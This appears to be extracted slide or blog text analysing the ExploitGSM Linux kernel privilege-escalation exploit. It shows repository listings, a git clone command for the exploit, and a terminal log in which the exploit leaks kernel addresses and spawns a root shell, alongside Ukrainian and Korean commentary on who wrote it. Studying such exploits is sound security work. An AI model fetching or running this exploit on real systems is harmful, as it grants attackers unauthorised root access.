main 1 Branch 0 Tags Go to file Add file

jmpe4x Update main.c e8dea3f · 3 months ago

OffsetGenerator Add files via upload

CMakeLists.txt Add files via upload

CMakeLists.txt.user Add files via upload

README.md Update README.md

main.c Update main.c

YuriiCrimson Merge pull request #13 from LianSheng197/main 140d11e · 2 months ago

.github/workflows Revert (17db559): Remove the redefinition of struct gsm_dlci.

ExploitGSM_5_15_to_6_1 Update main.c

ExploitGSM_6_5 typo & add hint

GSM 0-day Timeline - Blog



```
k4fr@jmpe4x-virtual-machine:~/ExploitGSM_6_5/build$ whoami  
k4fr  
k4fr@jmpe4x-virtual-machine:~/ExploitGSM_6_5/build$ id  
uid=1000(k4fr) gid=1000(jmpe4x) groups=1000(jmpe4x),4(adm),24(cdrom),27(sudo)  
k4fr@jmpe4x-virtual-machine:~/ExploitGSM_6_5/build$ uname -a  
Linux jmpe4x-virtual-machine 6.5.0-26-generic #26~22.04.1-Ubuntu SMP PREEMPT  
GNU/Linux  
k4fr@jmpe4x-virtual-machine:~/ExploitGSM_6_5/build$ whoami  
k4fr  
k4fr@jmpe4x-virtual-machine:~/ExploitGSM_6_5/build$ ./ExploitGSM ubuntu  
permissible spray -> 500  
begin try leak startup_xen!  
startup_xen leaked address -> ffffffff94e933c0  
text leaked address -> ffffffff92800000  
lockdep_map_size -> 32  
spinlock_t_size -> 4  
mutex_size -> 32  
tty_port -> 376  
tty_buffhead -> 136  
dead -> 524  
waiting setconf dlci thread  
Wait 3 sec for ending kernel work execution  
We get root, spawn shell  
To run a command as administrator (user "root"), use "sudo <command>".  
See "man sudo_root" for details.  
  
root@jmpe4x-virtual-machine:/root# id  
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),4  
x  
root@jmpe4x-virtual-machine:/root# whoami  
root
```


<https://t.me/itcrowdua/1/203010> відео нашої переписки як доказ того що я не брехнув. Експлоїт який затрагує 5.15 версії до 6.5 далі драйвер можна використати тільки щоб випередити ту мразоту.

The screenshot shows a GitHub repository named 'GSM_Linux_Kernel_LPE_Nday_Exploit' with a public status. The repository has one branch ('main') and no tags. A commit by 'jmpe4x' is shown, updating the 'main.c' file. Below this, another commit by 'YuriiCrimson' merges a pull request from 'LianSheng197/main'. The repository also contains '.github/workflows' and 'ExploitGSM_5_15_to_6_1' directories. A large white arrow points from the left side of the image towards this repository.

jmpe4x Update main.c
OffsetGenerator Add files via upload
CMakeLists.txt Add files via upload
CMakeLists.txt.user Add files via upload
README.md Update README.md
main.c Update main.c

YuriiCrimson Merge pull request #13 from LianSheng197/main
.github/workflows Revert (17db559): Remove the redefinition of struct gsm_dlci.
ExploitGSM_5_15_to_6_1 Update main.c
ExploitGSM_6_5 typo & add hint

GSM 0-day Timeline - Blog



Jmp4x의 블로그에서 보여주는 악스플로잇 이미지에서 사용하는 악스플로잇이 YuriCrimson의 깃허브라는 것입니다.

<https://t.me/itcrowdua/1/203010> відео нашої переписки як доказ того що я не брешу. [ExploitGSM_5_15_to_6_1](#)
експлоїт який затрагує 5.15 версії до 6.5 далі драйвер можна використати тільки з CAP_NET_ADMIN правами.
Щоб випередити ту мразоту.

Update main.c


typo & add hint

Exploit Code Diffing



Exploit Code Diffing

ExploitGSM




The screenshot shows a GitHub repository page for the public repository "ExploitGSM". The repository has 1 branch and 0 tags. The main branch is selected. There are 26 commits in total, with the most recent being a merge pull request from LianSheng197/main. Other commits include updates to workflows, main.c, and build scripts, as well as an initial commit.

Commit	Message	Date
Merge pull request #13 from LianSheng197/main	140d11e · 2 months ago	26 Commits
.github/workflows	Revert (17db559): Remove the redefinition of struct gsm_dlc...	2 months ago
ExploitGSM_5_15_to_6_1	Update main.c	2 months ago
ExploitGSM_6_5	typo & add hint	2 months ago
OffsetGenerator	Init upload	2 months ago
docs	Add build workflow	2 months ago
.gitattributes	Add build workflow	2 months ago
LICENSE	Initial commit	2 months ago



Exploit Code Diffing

ExploitGSM



The screenshot shows the GitHub repository page for 'ExploitGSM'. The repository is public and has 1 branch and 0 tags. The commit history is as follows:

Commit	Message	Date
 Merge pull request #13 from LianSheng197/main	140d11e · 2 months ago	 26 Commits
 .github/workflows	Revert (17db559): Remove the redefinition of struct gsm_dlc...	2 months ago
 ExploitGSM_5_15_to_6_1	Update main.c	2 months ago
 ExploitGSM_6_5	typo & add hint	2 months ago
 OffsetGenerator	Init upload	2 months ago
 docs	Add build workflow	2 months ago
 .gitattributes	Add build workflow	2 months ago
 LICENSE	Initial commit	2 months ago

```
git clone https://github.com/YuriiCrimson/ExploitGSM.git
```



Exploit Code Diffing

ExploitGSM

```
z3rodae0@z3rodae0:~$ tree ExploitGSM/
ExploitGSM/
└── ExploitGSM_5_15_to_6_1
    ├── CMakeLists.txt
    ├── decompressors.c
    └── main.c
└── ExploitGSM_6_5
    ├── CMakeLists.txt
    └── main.c
└── LICENSE
└── OffsetGenerator
    ├── CMakeLists.txt
    └── main.c
└── docs
    ├── README.md
    ├── debian12.png
    ├── result.png
    ├── writeup.docx
    └── writeup.pdf

```

4 directories, 13 files

The screenshot shows a GitHub repository named 'ExploitGSM' with 1 branch and 0 tags. The commits are listed below:

Commit	Message	Date
YuriiCrimson Merge pull request #13 from LianSheng197/main	✓	140d11e · 2 months ago
.github/workflows	Revert (17db559): Remove the redefinition of struct gsm_dlc...	2 months ago
ExploitGSM_5_15_to_6_1	Update main.c	2 months ago
ExploitGSM_6_5	typo & add hint	2 months ago
OffsetGenerator	Init upload	2 months ago
docs	Add build workflow	2 months ago
.gitattributes	Add build workflow	2 months ago
LICENSE	Initial commit	2 months ago

git clone <https://github.com/YuriiCrimson/ExploitGSM.git>



Exploit Code Diffing

ExploitGSM

```
z3rodae0@z3rodae0:~$ tree ExploitGSM/  
ExploitGSM/
```

```
└── ExploitGSM_5_15_to_6_1  
    ├── CMakeLists.txt  
    └── decompressors.c  
        └── main.c  
└── ExploitGSM_6_5  
    ├── CMakeLists.txt  
    └── main.c  
└── LICENSE  
└── OffsetGenerator  
    ├── CMakeLists.txt  
    └── main.c  
└── docs  
    ├── README.md  
    ├── debian12.png  
    ├── result.png  
    ├── writeup.docx  
    └── writeup.pdf
```

4 directories, 13 files

The screenshot shows a GitHub repository named 'ExploitGSM' which is public. The repository has one branch ('main') and zero tags. The commit history is as follows:

- Merge pull request #13 from LianSheng197/main (YuriiCrimson) - 140d11e · 2 months ago · 26 Commits
- .github/workflows (Revert (17db559): Remove the redefinition of struct gsm_dlc... - 2 months ago)
- Update main.c (2 months ago)
- ExploitGSM_5_15_to_6_1 (2 months ago)
- ExploitGSM_6_5 (typo & add hint - 2 months ago)
- OffsetGenerator (Init upload - 2 months ago)
- docs (Add build workflow - 2 months ago)
- .gitattributes (Add build workflow - 2 months ago)
- LICENSE (Initial commit - 2 months ago)


```
git clone https://github.com/YuriiCrimson/ExploitGSM.git
```



Exploit Code Diffing

ExploitGSM

```
